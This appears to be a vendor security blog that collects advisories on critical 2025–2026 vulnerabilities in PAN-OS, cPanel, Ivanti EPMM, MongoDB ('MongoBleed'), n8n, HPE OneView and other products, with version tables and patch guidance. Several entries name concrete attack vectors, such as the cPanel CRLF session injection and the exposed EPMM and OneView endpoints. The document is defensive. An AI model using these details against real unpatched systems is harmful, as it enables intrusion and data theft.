As of May 14, Palo Alto Networks has not confirmed exploitation in-the-wild of CVE-2026-0265, and there is no public proof-of-concept exploit available. However, given the researcher’s statements about the practical exploitability of this vulnerability and the pending disclosure of technical details, this will likely evolve. PAN-OS software has been a frequent target for threat actors; on May 6, 2026, the PAN-OS vulnerability CVE-2026-0300 was added to CISA’s Known Exploited Vulnerabilities (KEV) catalog. Patches for many affected version streams were published on May 13, and the remaining patches are expected on May 28, 2026.
Mitigation guidance
Organizations running PA-Series or VM-Series firewalls, or Panorama (virtual and M-Series) appliances, with Cloud Authentication Service (CAS) enabled should upgrade to a fixed version on an emergency basis. Patches are partially available, with many version stream fixes published on May 13 and additional version stream coverage expected on May 28. The following table outlines the affected and fixed versions:
PAN-OS version
Affected
Fixed
12.1
< 12.1.4-h5
< 12.1.7
>= 12.1.4-h5
>= 12.1.7 (ETA: 05/28)
11.2
< 11.2.4-h17
< 11.2.7-h13
< 11.2.10-h6
< 11.2.12
>= 11.2.4-h17 (ETA: 05/28)
>= 11.2.7-h13
>= 11.2.10-h6
>= 11.2.12 (ETA: 05/28)
11.1
< 11.1.4-h33
< 11.1.6-h32
< 11.1.7-h6
< 11.1.10-h25
< 11.1.13-h5
< 11.1.15
>= 11.1.4-h33
>= 11.1.6-h32
>= 11.1.7-h6 (ETA: 05/28)
>= 11.1.10-h25
>= 11.1.13-h5
>= 11.1.15 (ETA: 05/28)
10.2
< 10.2.7-h34
< 10.2.10-h36
< 10.2.13-h21
< 10.2.16-h7
< 10.2.18-h6
>= 10.2.7-h34 (ETA: 05/28)
>= 10.2.10-h36
>= 10.2.13-h21 (ETA: 05/28)
>= 10.2.16-h7 (ETA: 05/28)
>= 10.2.18-h6
Cloud NGFW
Not affected
N/A
Prisma Access
Not affected
N/A
Older unsupported PAN-OS versions should be upgraded to a supported fixed version.
To determine if an environment is vulnerable, the official advisory provides instructions to verify whether an authentication profile using CAS is enabled and attached to a login interface. Due to discrepancies in the information shared by the vendor and reporting researchers, Rapid7 advises patching instead of implementing workarounds, wherever possible.
For the latest official mitigation guidance, please refer to the vendor advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-0265 with authenticated checks expected to be available in the May 15th content release.
On May 6, 2026, Palo Alto Networks published a security advisory for CVE-2026-0300, a critical unauthenticated buffer overflow vulnerability affecting PAN-OS PA-Series and VM-Series firewall appliances. Prisma Access, Cloud NGFW, and Panorama appliances are not affected by this vulnerability. The vulnerability carries a CVSSv4 score of 9.3 and has been confirmed as exploited in the wild by the vendor.
CVE-2026-0300 is a buffer overflow (CWE-787) in the User-ID™ Authentication Portal (also known as Captive Portal), a non-default PAN-OS feature used to map IP addresses to usernames. An unauthenticated remote attacker can exploit this vulnerability by sending specially crafted packets to a device with the Authentication Portal enabled, achieving arbitrary code execution with root privileges on the affected firewall. No authentication or user interaction is required.
Palo Alto Networks has confirmed limited exploitation in the wild targeting Authentication Portals exposed to either untrusted IP addresses or the public internet. No patches are currently available; fixed versions are expected to begin rolling out on May 13, 2026, with additional releases through May 28, 2026.
PAN-OS is among the most widely deployed enterprise firewall operating systems in the world. Shodan identifies approximately 225,000 internet-facing PAN-OS instances, representing a significant attack surface. Rapid7 strongly urges all organizations running affected PAN-OS versions with the User-ID Authentication Portal enabled to apply the available workarounds immediately and prioritize patching as soon as fixed versions become available.
Mitigation guidance
Organizations running PA-Series and VM-Series firewalls with the User-ID™ Authentication Portal enabled should apply the available workarounds immediately and prioritize patching as soon as fixed versions are released. Check the official documentation to establish whether the affected User-ID™ Authentication Portal is currently enabled.
According to the Palo Alto Networks advisory, the following versions are affected by CVE-2026-0300:
Product
Affected
Unaffected
Fix ETA
PAN-OS 12.1
< 12.1.4-h5
< 12.1.7
>= 12.1.4-h5
>= 12.1.7
05/13
05/28
PAN-OS 11.2
< 11.2.4-h17
< 11.2.7-h13
< 11.2.10-h6
< 11.2.12
>= 11.2.4-h17
>= 11.2.7-h13
>= 11.2.10-h6
>= 11.2.12
05/28
05/13
05/13
05/28
PAN-OS 11.1
< 11.1.4-h33
< 11.1.6-h32
< 11.1.7-h6
< 11.1.10-h25
< 11.1.13-h5
< 11.1.15
>= 11.1.4-h33
>= 11.1.6-h32
>= 11.1.7-h6
>= 11.1.10-h25
>= 11.1.13-h5
>= 11.1.15
05/13
05/13
05/28
05/13
05/13
05/28
PAN-OS 10.2
< 10.2.7-h34
< 10.2.10-h36
< 10.2.13-h21
< 10.2.16-h7
< 10.2.18-h6
>= 10.2.7-h34
>= 10.2.10-h36
>= 10.2.13-h21
>= 10.2.16-h7
>= 10.2.18-h6
05/28
05/13
05/28
05/28
05/13
Until patches are available, Palo Alto Networks recommends one of the following workarounds:
Restrict User-ID™ Authentication Portal access to only trusted internal zones. Refer to Step 6 of the Live Community article and the Knowledgebase article for instructions on restricting access.
Disable User-ID™ Authentication Portal entirely if it is not required (Device > User Identification > Authentication Portal Settings > uncheck Enable Authentication Portal).
Please refer to the vendor advisory for the latest guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-0300 with authenticated vulnerability checks available in the May 6th, 2026 content release.
On April 28, 2026, cPanel issued a security update to fix a critical vulnerability affecting the cPanel & WHM and WP Squared products. In the cPanel release notes, the bug was described as “an issue with session loading and saving.” CVE-2026-41940, the identifier subsequently assigned on April 29, 2026, has a CVSS score of 9.8 and allows unauthenticated remote attackers to bypass authentication and gain unauthorized administrative access to the affected systems. First-party cPanel & WHM and WP Squared vendor advisories are available.
cPanel & WHM is web hosting control panel software used to manage websites and servers. WHM provides root-level administration, while cPanel acts as the user-facing interface. Successful exploitation of CVE-2026-41940 grants an attacker control over the cPanel host system, its configurations and databases, and websites it manages. A naive Shodan query for potential targets returns approximately 1.5 million cPanel instances exposed to the internet that may be vulnerable.
A managed cPanel host, KnownHost, stated that CVE-2026-41940 is actively being exploited in the wild, with speculation of targeted zero-day exploitation happening as early as February 23, 2026, prior to the vulnerability’s public disclosure. Security firm watchTowr has published a technical analysis and proof-of-concept exploit for CVE-2026-41940. As such, widespread exploitation in the wild is expected to be imminent.
Technical overview
Systems exposing the affected web service software are vulnerable by default.
As of April 29, 2026, a technical analysis and proof-of-concept exploit have been published by security firm watchTowr. CVE-2026-41940 is an authentication bypass caused by a Carriage Return Line Feed (CRLF) injection in the login and session loading processes of cPanel & WHM.
Before authentication occurs, `cpsrvd` (the cPanel service daemon) writes a new session file to the disk. The vulnerability allows an attacker to manipulate the `whostmgrsession` cookie by omitting an expected segment of the cookie value, avoiding the encryption process typically applied to an attacker-provided value. Attackers can inject raw `\r\n` characters via a malicious basic authorization header, and the system subsequently writes the session file without sanitizing the data. As a result, the attacker can insert arbitrary properties, such as `user=root`, into their session file. After triggering a reload of the session from the file, the attacker establishes administrator-level access for their token.
Mitigation guidance
Organizations running on-premise instances of cPanel & WHM or WP Squared should prioritize upgrading to a fixed version on an emergency basis. Some hosting providers have opted to temporarily institute workaround TCP port blocks for cPanel & WHM web services on ports 2083 and 2087. However, defenders are strongly advised to patch, rather than implement workarounds.
Affected Software:
cPanel & WHM 11.110.0 versions prior to fixed version 11.110.0.97
cPanel & WHM 11.118.0 versions prior to fixed version 11.118.0.63
cPanel & WHM 11.126.0 versions prior to fixed version 11.126.0.54
cPanel & WHM 11.132.0 versions prior to fixed version 11.132.0.29
cPanel & WHM 11.134.0 versions prior to fixed version 11.134.0.20
cPanel & WHM 11.136.0 versions prior to fixed version 11.136.0.5
WP Squared 11.136.1 versions prior to fixed version 11.136.1.7
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-41940 with authenticated vulnerability checks expected to be available in the April 30, 2026 content release.
On March 30, 2026, a security advisory was published for a critical vulnerability affecting Nginx UI. Nginx UI is an open-source web interface to centralize the management of Nginx configurations and SSL certificates. The critical vulnerability, CVE-2026-33032, was reported in early March by Pluto Security researcher Yotam Perkal and subsequently patched on March 15, 2026. That same day, Pluto Security published a technical blog post with some vulnerability details.
CVE-2026-33032 is a missing authentication bug with a CVSS score of 9.8; as a result of missing authentication controls, an unauthenticated attacker can access a Model Context Protocol (MCP) server that can perform privileged operations on managed Nginx web servers. Systems are vulnerable in the default IP allowlist configuration, which allows any remote IP to access MCP functionality. Exploitation results in full attacker control of the managed Nginx service.
According to a Recorded Future report published on April 13, 2026, exploitation of CVE-2026-33032 in the wild has begun.
Mitigation guidance
Organizations running Nginx UI should prioritize updating on an urgent basis to remediate CVE-2026-33032. Additionally, to reduce exposure to future vulnerabilities affecting Nginx UI, defenders should ensure that network access to the Nginx UI management interface is strictly limited to those who must have it.
Affected versions:
According to the finder’s blog post, version 2.3.3 and prior are affected, and the fix is presentin version 2.3.4 and later. However the official CVE record states that versions 2.3.5 and below are affected. This discrepancy in affected version numbers makes it unclear as to the correct version required to remediate CVE-2026-33032. To avoid this version number discrepancy, users are advised to update to the very latest version (2.3.6).
Please read the vendor advisory for the latest guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-33032 with unauthenticated checks expected to be available in the April 17 content release.
On March 23, 2026, Citrix published a security advisory for a critical vulnerability affecting their NetScaler ADC (formerly Citrix ADC) and NetScaler Gateway (formerly Citrix Gateway) products. This vulnerability, CVE-2026-3055, which is classified as an out-of-bounds read and holds a CVSS score of 9.3, allows unauthenticated remote attackers to leak potentially sensitive information from the appliance’s memory.
The Citrix advisory states that systems configured as a SAML Identity Provider (SAML IDP) are vulnerable, whereas default configurations are unaffected. This SAML IDP configuration is likely a very common configuration for organizations utilizing single sign-on. Per the advisory, organizations can determine if they have an appliance configured as a SAML IDP Profile by inspecting their NetScaler Configuration for the specified string: add authentication samlIdPProfile .*
CVE-2026-3055 affects NetScaler ADC and NetScaler Gateway versions 14.1 before 14.1-66.59 and 13.1 before 13.1-62.23, as well as NetScaler ADC 13.1-FIPS and 13.1-NDcPP before 13.1-37.262. The advisory notes that only customer-managed instances are affected, not cloud instances managed by Citrix.
As of the advisory’s publication, there is no known in-the-wild exploitation and no public proof-of-concept (PoC) available. According to Citrix, the vulnerability was identified internally via security review. However, exploitation of CVE-2026-3055 is likely to occur once exploit code becomes public. Therefore, it is crucial that customers running affected Citrix systems remediate this vulnerability as soon as possible; Citrix software has previously seen memory leak vulnerabilities broadly exploited in the wild, including the infamous “CitrixBleed” vulnerability, CVE-2023-4966, in 2023.
Mitigation guidance
Organizations running affected on-premise instances of NetScaler ADC and NetScaler Gateway should prioritize upgrading to fixed versions on an emergency basis to remediate CVE-2026-3055.
Affected components:
NetScaler ADC and NetScaler Gateway versions 14.1, fixed in 14.1-66.59.
NetScaler ADC and NetScaler Gateway versions 13.1, fixed in 13.1-62.23.
NetScaler ADC 13.1-FIPS and 13.1-NDcPP, fixed in 13.1-37.262 (also referred to as 13.1.37.262 in the vendor advisory).
Please read the vendor advisory (CTX696300) for the latest guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-3055 on Citrix NetScaler ADC with an authenticated vulnerability check expected to be available in the March 24 content release.
On February 25, 2026, Cisco disclosed a critical authentication bypass vulnerability in Cisco Catalyst SD‑WAN Controller and Cisco Catalyst SD‑WAN Manager, tracked as CVE‑2026‑20127, that allows an unauthenticated attacker to gain administrative access to affected systems. The Cisco Catalyst SD-WAN Controller and Manager are core components of Cisco’s software-defined wide area networking (SD-WAN) architecture. The issue was originally identified and reported by Australian cybersecurity authorities, who observed real‑world attacks leveraging this flaw.
Customers running these products must urgently upgrade to a fixed release to prevent further compromise. This vulnerability affects the following deployment types:
On-Prem Deployment
Cisco Hosted SD-WAN Cloud
Cisco Hosted SD-WAN Cloud – Cisco Managed
Cisco Hosted SD-WAN Cloud – FedRAMP Environment
At the time of disclosure, Cisco Talos published a report that outlined how malicious actors in the wild leveraged CVE-2026-20127 to gain initial access, then downgraded the software version on the compromised system for post-exploitation activity. After the targeted system had been downgraded to an older vulnerable firmware release, the attackers exploited CVE-2022-20775 to escalate privileges and gain root access to the system. This exploitation in the wild led CISA to issue an emergency directive to Federal Civilian Executive Branch (FCEB) agencies requiring that patches be installed by 5:00PM ET February 27, 2026.
Mitigation guidance
At the time of the advisory’s publication, Cisco does not recommend any workaround strategies for remediation. Organizations running affected instances of Cisco Catalyst SD-WAN Controller or Cisco Catalyst SD-WAN Manager should prioritize upgrading to a fixed version, as outlined below, to remediate CVE-2026-20127.
Affected Cisco Catalyst SD-WAN major version recommendations:
20.11 Release – upgrade to version 20.12.6.1 or above.
20.12.5 Release – upgrade to version 20.12.5.3 or above.
20.12.6 Release – upgrade to version 20.12.6.1 or above.
20.13 Release – upgrade to version 20.15.4.2 or above.
20.14 Release – upgrade to version 20.15.4.2 or above.
20.15 Release – upgrade to version 20.15.4.2 or above.
20.16 Release – upgrade to version 20.18.2.1 or above.
20.18 Release – upgrade to version 20.18.2.1 or above.
20.9 Release – upgrade to version 20.9.8.2 or above (Cisco estimates a patch availability date of February 27, 2026 for this release).
Systems running release versions below 20.9 should be migrated to a newer major version with a fix available.
For the latest guidance, refer to the official vendor advisory.
Artifacts/Evidence Sources and IOCs
For any potentially compromised systems, Cisco recommends specific detection and forensic analysis steps to identify exploitation of CVE-2026-20127. According to Cisco, defenders should look for control connection peering events in Cisco Catalyst SD-WAN logs; Cisco states that all peering events will require manual validation to confirm if the events are valid or not, using the following steps:
Verify the timestamp of each peering event against known maintenance windows, scheduled configuration changes, and normal operational hours for your environment.
Confirm the public IP address corresponds to infrastructure owned or operated by your organization or authorized partners by cross-referencing against asset inventories and authorized IP ranges.
Validate the peer system IP matches documented device assignments within your Cisco Catalyst SD-WAN topology.
Review the peer type (vmanage, vsmart, vedge, vbond) to ensure it aligns with expected device roles in your deployment.
Correlate multiple events from the same source IP or system IP to identify patterns of reconnaissance or persistent access attempts.
Cross-reference event timing with authentication logs, change management records, and user activity to establish whether the connection was initiated by authorized personnel.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-20127 with authenticated checks expected to be available in the Feb 26 content release.
On February 6, 2026, BeyondTrust released security advisory BT26-02, disclosing a critical pre-authentication Remote Code Execution (RCE) vulnerability affecting its Remote Support (RS) and Privileged Remote Access (PRA) products. Assigned CVE-2026-1731 and a near-maximum CVSSv4 score of 9.9, the flaw allows unauthenticated, remote attackers to execute arbitrary operating system commands in the context of the site user by sending specially crafted requests. The vulnerability affects Remote Support (RS) versions 25.3.1 and prior, as well as Privileged Remote Access (PRA) versions 24.3.4 and prior.
While BeyondTrust automatically patched SaaS instances on February 2, 2026, self-hosted customers remain at risk until manual updates are applied. The issue was discovered by researchers at Hacktron AI using AI-enabled variant analysis; they identified approximately 8,500 on-premises instances exposed to the internet that could be susceptible to this straightforward exploitation vector.
While BeyondTrust has not reported active exploitation of CVE-2026-1731 in the wild, the platform’s immense footprint makes it a high-priority target for sophisticated adversaries. BeyondTrust provides identity security services to more than 20,000 customers across over 100 countries, including 75% of the Fortune 100. This ubiquity has attracted state-sponsored actors in the past; notably, the Chinese hacking group “Silk Typhoon” weaponized previous zero-day flaws (CVE-2024-12356 and CVE-2024-12686) to breach the U.S. Treasury Department and access sensitive data related to sanctions, triggering emergency directives from CISA. Rapid7 research later revealed that the exploitation of CVE-2024-12356 actually required chaining it with a critical, then-unknown SQL injection vulnerability in an underlying PostgreSQL tool (CVE-2025-1094). Given this history of targeted attacks against such a widely used platform, these tools remain a critical attack vector that demands immediate defensive action.
Mitigation guidance
A vendor-provided patch is available to remediate CVE-2026-1731 in on-premise deployments.
BeyondTrust Remote Support (RS):
Versions 25.3.1 and prior are affected by CVE-2026-1731.
CVE-2026-1731 is fixed in 25.3.2 and later.
BeyondTrust Privileged Remote Access (PRA):
Versions 24.3.4 and prior are affected by CVE-2026-1731.
CVE-2026-1731 is fixed in 25.1.1 and later.
Please read the vendor advisory for the latest guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-1731 on Remote Support and Privileged Remote Access using authenticated checks expected to be available in today’s (Feb 9) content release.
On January 29, 2026, Ivanti disclosed two new critical vulnerabilities affecting Endpoint Manager Mobile (EPMM): CVE-2026-1281 and CVE-2026-1340. The vendor has indicated that exploitation in the wild has already occurred prior to disclosure. This has been echoed by CISA who added CVE-2026-1281 to their Known Exploited Vulnerabilities (KEV) catalog shortly after the vendor disclosure. As an indication of how critical this development is, CISA has given a “due date” of only 3 days (Due Feb 1, 2026) for organizations, such as federal agencies, to remediate the vulnerabilities before the affected devices must be removed from a network.
While CVE-2026-1281 has been confirmed as exploited in the wild as a zero day, it is unclear if CVE-2026-1340 has also, or if this vulnerability was found separately to CVE-2026-1281. The two critical vulnerabilities are summarized below.
Both CVE-2026-1281 and CVE-2026-1340 are described identically by the vendor; they are code injection issues, allowing a remote unauthenticated attacker to execute arbitrary code on an affected device. Based on the vendor’s guidance, the attackers can provide Bash commands as part of a malicious HTTP GET request to the endpoints that service either the “In-House Application Distribution” feature (i.e. /mifs/c/appstore/fob/) or the “Android File Transfer Configuration” feature (i.e. /mifs/c/aftstore/fob/), resulting in arbitrary OS command execution on the target.
As EPMM is an endpoint management solution for mobile devices, the impact of an attacker compromising the EPMM server is significant. An attacker may be able to access Personally Identifiable Information (PII) regarding mobile device users, such as their names and email addresses, but also their mobile device information, such as their phone numbers, GPS information, and other sensitive unique identification information. This is in addition to the privileged position an attacker will have on the EPMM device itself, which may allow for lateral movement within the compromised network. Given the nature of the product, EPMM is a high-profile target. It has been repeatedly targeted by zero-day vulnerabilities in the past. In 2023 the product was exploited in the wild via CVE-2023-35078, and again in 2025 via an exploit chain of CVE-2025-4427 and CVE-2025-4428. As of January 30, 2026, a public working proof-of-concept exploit for remote code execution is available. Organizations running EPMM are urged to act quickly and follow the vendor guidance to remediate these issues.
Threat hunting
The following vendor supplied regular expression can be used to search the HTTP daemon’s log files for evidence of potential exploitation of CVE-2026-1281 and CVE-2026-1340:⠀
A vendor supplied update is available to remediate both vulnerabilities.
The following affected versions of Ivanti EPMM are remediated via the RPM 12.x.0.x patch:
Versions 12.7.0.0 and below
Versions 12.6.0.0 and below
Versions 12.5.0.0 and below
The following affected versions of Ivanti EPMM are remediated via the RPM 12.x.1.x patch:
Versions 12.6.1.0 and below
Versions 12.5.1.0 and below
Customers are advised to update to the latest remediated version of EPMM, on an emergency basis outside of normal patching cycles, as exploitation in-the-wild is already occurring.
For the latest mitigation guidance for Ivanti EPMM, please refer to the vendor’s security advisory. In addition to remediation, the vendor has provided additional threat hunting guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-1281 and CVE-2026-1340 with authenticated vulnerability checks expected to be available in today’s (Jan 30) content release. Note that the “Potential” category must be enabled in the scan template to run the checks.
Updates
January 30, 2026: Added reference to the watchTowr technical analysis and proof-of-concept exploit.
On January 28, 2026, SolarWinds published an advisory for multiple new vulnerabilities affecting their Web Help Desk product. Web Help Desk is an IT help desk ticketing and asset management software solution. Of the six new CVEs disclosed in the advisory, four are critical, and allow a remote attacker to either achieve unauthenticated remote code execution (RCE) or bypass authentication.
As of this writing, there is currently no known in-the-wild exploitation occurring. However, we expect this to change as and when technical details become available. Notably, this product has been featured on CISA’s Known Exploited Vulnerabilities (KEV) list twice in the past, circa 2024, indicating that it is a target for real-world attackers.
Both CVE-2025-40551 and CVE-2025-40553 are critical deserialization of untrusted data vulnerabilities that allow a remote unauthenticated attacker to achieve RCE on a target system and execute payloads such as arbitrary OS command execution. RCE via deserialization is a highly reliable vector for attackers to leverage, and as these vulnerabilities are exploitable without authentication, the impact of either of these two vulnerabilities is significant.
The other two critical vulnerabilities, CVE-2025-40552 and CVE-2025-40554, are authentication bypasses that allow a remote unauthenticated attacker to execute actions or methods on a target system which are intended to be gated by authentication. Based upon the vendor supplied CVSS scores for these two authentication bypass vulnerabilities, the impact is equivalent to the two RCE deserialization vulnerabilities, likely meaning they can also be leveraged for RCE.
In addition to the four critical vulnerabilities, two high severity vulnerabilities were also disclosed. CVE-2025-40536 is an access control bypass vulnerability, allowing an attacker to access functionality on the target system that is intended to be restricted to authenticated users. Separately, CVE-2025-40537 may, under certain conditions, allow access to some administrative functionality on the target system due to the existence of hardcoded credentials.
SolarWinds Web Help Desk versions 12.8.8 Hotfix 1 and below.
Customers are advised to update to the latest Web Help Desk version, 2026.1, on an urgent basis outside of normal patching cycles.
For the latest mitigation guidance for SolarWinds Web Help Desk, please refer to the vendor’s security advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose customers can assess their exposure to CVE-2025-40551, CVE-2025-40552, CVE-2025-40553 and CVE-2025-40554 with remote vulnerability checks expected to be available in today’s (28 Jan) content release.
On November 18, 2025, a patched release was published for a critical unauthenticated file read vulnerability in n8n, a popular piece of automation software. The advisory for this vulnerability, CVE-2026-21858, was subsequently published on January 7, 2026; the vulnerability holds a CVSS score of 10.0. If a server has a custom configured web form that implements file uploads with no validation of content type, an attacker can overwrite an internal JSON object to read arbitrary files and, in some cases, establish remote code execution. This vulnerability has been dubbed “Ni8mare” by the finders.
The finders, Cyera, published a technical blog post about the vulnerability on January 7, 2026, and a separate technical analysis and proof-of-concept (PoC) exploit were published by third-party security researcher Valentin Lobstein the same day. The Cyera writeup demonstrates CVE-2026-21858, while the third-party exploit also leverages CVE-2025-68613, an authenticated expression language injection vulnerability in n8n, for remote code execution. Additional authenticated vulnerabilities, tracked as CVE-2025-68613, CVE-2025-68668, CVE-2025-68697, and CVE-2026-21877 can be chained with the unauthenticated vulnerability CVE-2026-21858 for code execution or arbitrary file write on specific affected versions of n8n.
In total there are five CVEs that n8n users should be aware of:
Certain form-based workflows are vulnerable to improper file handling that can result in arbitrary file read. When exploited, attackers can establish administrator-level access to n8n.
A vulnerability in n8n’s expression evaluation system allows authenticated users to execute arbitrary system commands through crafted expressions in workflow parameters.
A sandbox bypass vulnerability exists in the n8n Python Code node that uses Pyodide. An authenticated user with permission to create or modify workflows can exploit this vulnerability to execute arbitrary commands on the host system running n8n in the context of the service user.
In self-hosted n8n instances where the Code node runs in legacy (non-task-runner) JavaScript execution mode, authenticated users with workflow editing access can invoke internal helper functions from within the Code node. This permits reading and writing files on the host.
No
Technical overview
CVE-2026-21858: “Unauthenticated File Access via Improper Webhook Request Handling”
This is the primary access vector for the n8n exploit chain and holds a maximum CVSS score of 10.0. It is a critical unauthenticated file read vulnerability that occurs when custom web forms implement file uploads without validating the content type. By exploiting this flaw, an attacker can overwrite an internal JSON object to read arbitrary files from the server. This capability may be leveraged to forge an administrator session token and exploit subsequent authenticated vulnerabilities for code execution.
CVE-2025-68613: “Remote Code Execution via Expression Injection”
This vulnerability is characterized as an authenticated expression language injection flaw. While it requires an established session to exploit, it can be chained with CVE-2026-21858 to achieve remote code execution. It affects n8n versions starting at 0.211.0 and below 1.20.4. Attackers can leverage this flaw by injecting malicious expression language commands once they have gained a foothold as an administrator.
CVE-2025-68668: “Arbitrary Command Execution in Pyodide based Python Code node”
Affecting n8n versions between 1.0.0 and 2.0.0, this is an authenticated vulnerability used for secondary exploitation. Depending on the specific configuration of the affected version, it allows an attacker to execute arbitrary OS commands. Because it requires authentication, it is used on a case-by-case basis after an initial breach has compromised the management interface.
CVE-2025-68697: “Legacy Code node enables file read/write in self-hosted n8n”
CVE-2025-68697 is an authenticated vulnerability that facilitates arbitrary file read/write in the context of the n8n process when exploited. Per the advisory, systems are vulnerable when the Code node runs in legacy (non-task-runner) JavaScript execution mode. CVE-2025-68697 specifically impacts n8n versions ranging from 1.2.1 up to 2.0.0, though n8n version 1.2.1 and higher automatically prevents read/write access to the `.n8n` directory by default. As a result, exploitation of CVE-2025-68697 is likely to require a more bespoke strategy for each specific target, making it a less likely vulnerability to be exploited as a secondary chained bug with CVE-2026-21858.
CVE-2026-21877: “RCE via Arbitrary File Write”
This vulnerability has a CVSS score of 9.9 and affects both self-hosted and cloud versions of n8n. It allows for remote code execution within n8n versions 0.123.0 through 1.121.3. Although it is an authenticated vulnerability, its high severity stems from its ability to grant an attacker full system control once they have bypassed initial authentication using the CVE-2026-21858 file read flaw.
Mitigation guidance
Organizations running self-hosted instances of n8n should prioritize upgrading to a version at or above 1.121.0 immediately to remediate the unauthenticated initial access vulnerability CVE-2026-21858.
According to the vendor, the following versions are affected:
CVE-2026-21858: Versions at or above 1.65.0 and below 1.121.0.
CVE-2025-68613: Versions at or above 0.211.0 and below 1.20.4.
CVE-2025-68668: Versions at or above 1.0.0 and below 2.0.0.
CVE-2025-68697: Versions at or above 1.2.1 and below 2.0.0.
CVE-2026-21877: Versions at or above 0.123.0 and below 1.121.3.
For the latest mitigation guidance, please refer to the vendor’s security advisories.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command and InsightVM customers can assess exposure to CVE-2026-21858, CVE-2025-68613, CVE-2025-68668, CVE-2025-68697, and CVE-2026-21877 with vulnerability checks expected to be available in the January 9, 2026 content release.
On December 19, 2025, MongoDB Inc. disclosed a critical new vulnerability, CVE-2025-14847, which has since been dubbed MongoBleed. This vulnerability is a high-severity unauthenticated memory leak affecting MongoDB, one of the world’s most popular document-oriented databases. While initially identified as a data exposure flaw, the severity is underscored by the fact that it allows attackers to bypass authentication entirely to extract sensitive information directly from server memory. On December 26, 2025, public proof-of-concept (PoC) exploit code was published and on December 29th, 2025 exploitation in-the-wild has been confirmed.
While CVE-2025-14847 is rated as a high-severity vulnerability, CVSS 8.7, its impact is critical. Successful exploitation allows a remote, unauthenticated attacker to “bleed” uninitialized heap memory from the database server by manipulating Zlib-compressed network packets. This memory often contains high-value secrets such as cleartext credentials, authentication tokens, and sensitive customer data from other concurrent sessions. Because the vulnerability returns “uninitialized heap memory,” an attacker cannot target specific credentials or data records with precision; they must instead rely on repeated exploitation attempts and chance to capture sensitive information.
The vulnerability specifically affects MongoDB servers configured to use the Zlib compression algorithm for network messages, which is a common configuration in many production environments. It affects a wide range of versions, including the 4.4, 5.0, 6.0, 7.0, and 8.0 branches. Older, End-of-Life (EOL) versions are also believed to be vulnerable but will not receive official patches, leaving users of legacy systems at significant continued risk.
As of this writing, the public PoC has been successfully verified by Rapid7 Labs. Unlike scenarios where valid exploits are initially scarce, the exploit for MongoBleed is functional and reliable.
Organizations running self-managed MongoDB instances are urged to remediate this vulnerability on an urgent basis, outside of normal patch cycles. Given the nature of the leak, simply patching is insufficient; organizations are advised to also rotate all database and application credentials that may have been exposed prior to remediation.
Mitigation guidance
CVE-2025-14847 affects a wide range of versions, including the 4.4, 5.0, 6.0, 7.0, and 8.0 branches. Older, End-of-Life (EOL) versions are also believed to be vulnerable but will not receive official patches, leaving users of legacy systems at significant continued risk. Organizations managing their own MongoDB instances should prioritize upgrading to the fixed versions released by the vendor (e.g., 8.0.4, 7.0.16, 6.0.20, etc.) immediately. This is the only complete remediation for the vulnerability.
If an immediate upgrade is not feasible, or if the organization is running an End-of-Life (EOL) version that will not receive a patch, the risk can be effectively mitigated by disabling the Zlib network compressor in the server configuration. This prevents the specific memory allocation path used by the exploit.
In addition, because CVE-2025-14847 allows for the exfiltration of credentials and session tokens from server memory, patching alone is insufficient to ensure security. Administrators should assume that any secrets residing in the database memory prior to patching may have been compromised; therefore, all database passwords, API keys, and application secrets should be rotated immediately after the vulnerability is remediated.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2025-14847 with a vulnerability check expected to be available in today’s (Dec 29) content release.
Intelligence Hub
Customers leveraging Rapid7’s Intelligence Hub can track the latest developments surrounding CVE-2025-14847, including a Suricata rule.
Rapid7 observations
Rapid7 Labs has become aware of a new exploitation tool that streamlines the extraction of sensitive data from vulnerable MongoDB instances. This utility introduces a graphical user interface that allows an attacker to either batch-dump 10MB of memory or monitor the extraction process via a live visual feed. Rapid7 Labs has confirmed the tool operates as described, as demonstrated in the video below.
Click to view in new tab
Detection and Hunting
Velociraptor
Velociraptor published a Linux.Detection.CVE202514847.MongoBleed hunting artifact written by Eric Capuano designed to detect indicators related to CVE-2025-14847 memory leakage activity. This artifact enables defenders to proactively identify suspicious network or process behaviors consistent with mangled Zlib protocol abuse.
Updates
December 29, 2025: Initial publication
December 29, 2025: “Rapid7 Observations” section added with video
December 29, 2025: Added exploitation confirmation
On December 17, 2025, Hewlett Packard Enterprise (HPE) published an advisory for CVE-2025-37164, a CVSS 10.0 vulnerability in HPE OneView. The vulnerability, which was reported to HPE by security researcher Nguyen Quoc Khanh, facilitates unauthenticated remote code execution (RCE) on versions of HPE OneView before 11.0. Defenders are advised to prioritize upgrading to version 11.0 or applying the emergency hotfixes (HPE OneView virtual appliance hotfix, HPE Synergy hotfix) as soon as possible.
OneView sits at a privileged control plane for enterprise infrastructure, so successful exploitation isn’t just about establishing remote code execution, it’s about gaining centralized control over servers, firmware, and lifecycle management at scale. The real concern here is exposure and trust assumptions. Management platforms are often deployed deep inside the network with broad privileges and minimal monitoring because they’re ‘supposed’ to be trusted. When an unauthenticated RCE shows up in that layer, defenders need to treat it as an assumed-breach scenario, prioritize patching immediately, and review access paths and segmentation.
Hotfix analysis
Rapid7 Labs has begun an initial analysis of the vendor-supplied hotfix HPE_OneView_CVE_37164_Z7550-98077.bin. This hotfix applies a new HTTP rule to the appliance’s webserver to block access to a specific REST API endpoint. This endpoint is /rest/id-pools/executeCommand. Initial inspection of the appliance code indicates this endpoint is reachable without authentication. Rapid7 Labs assesses with a high degree of confidence that this is the access vector for triggering the vulnerability and achieving remote code execution.
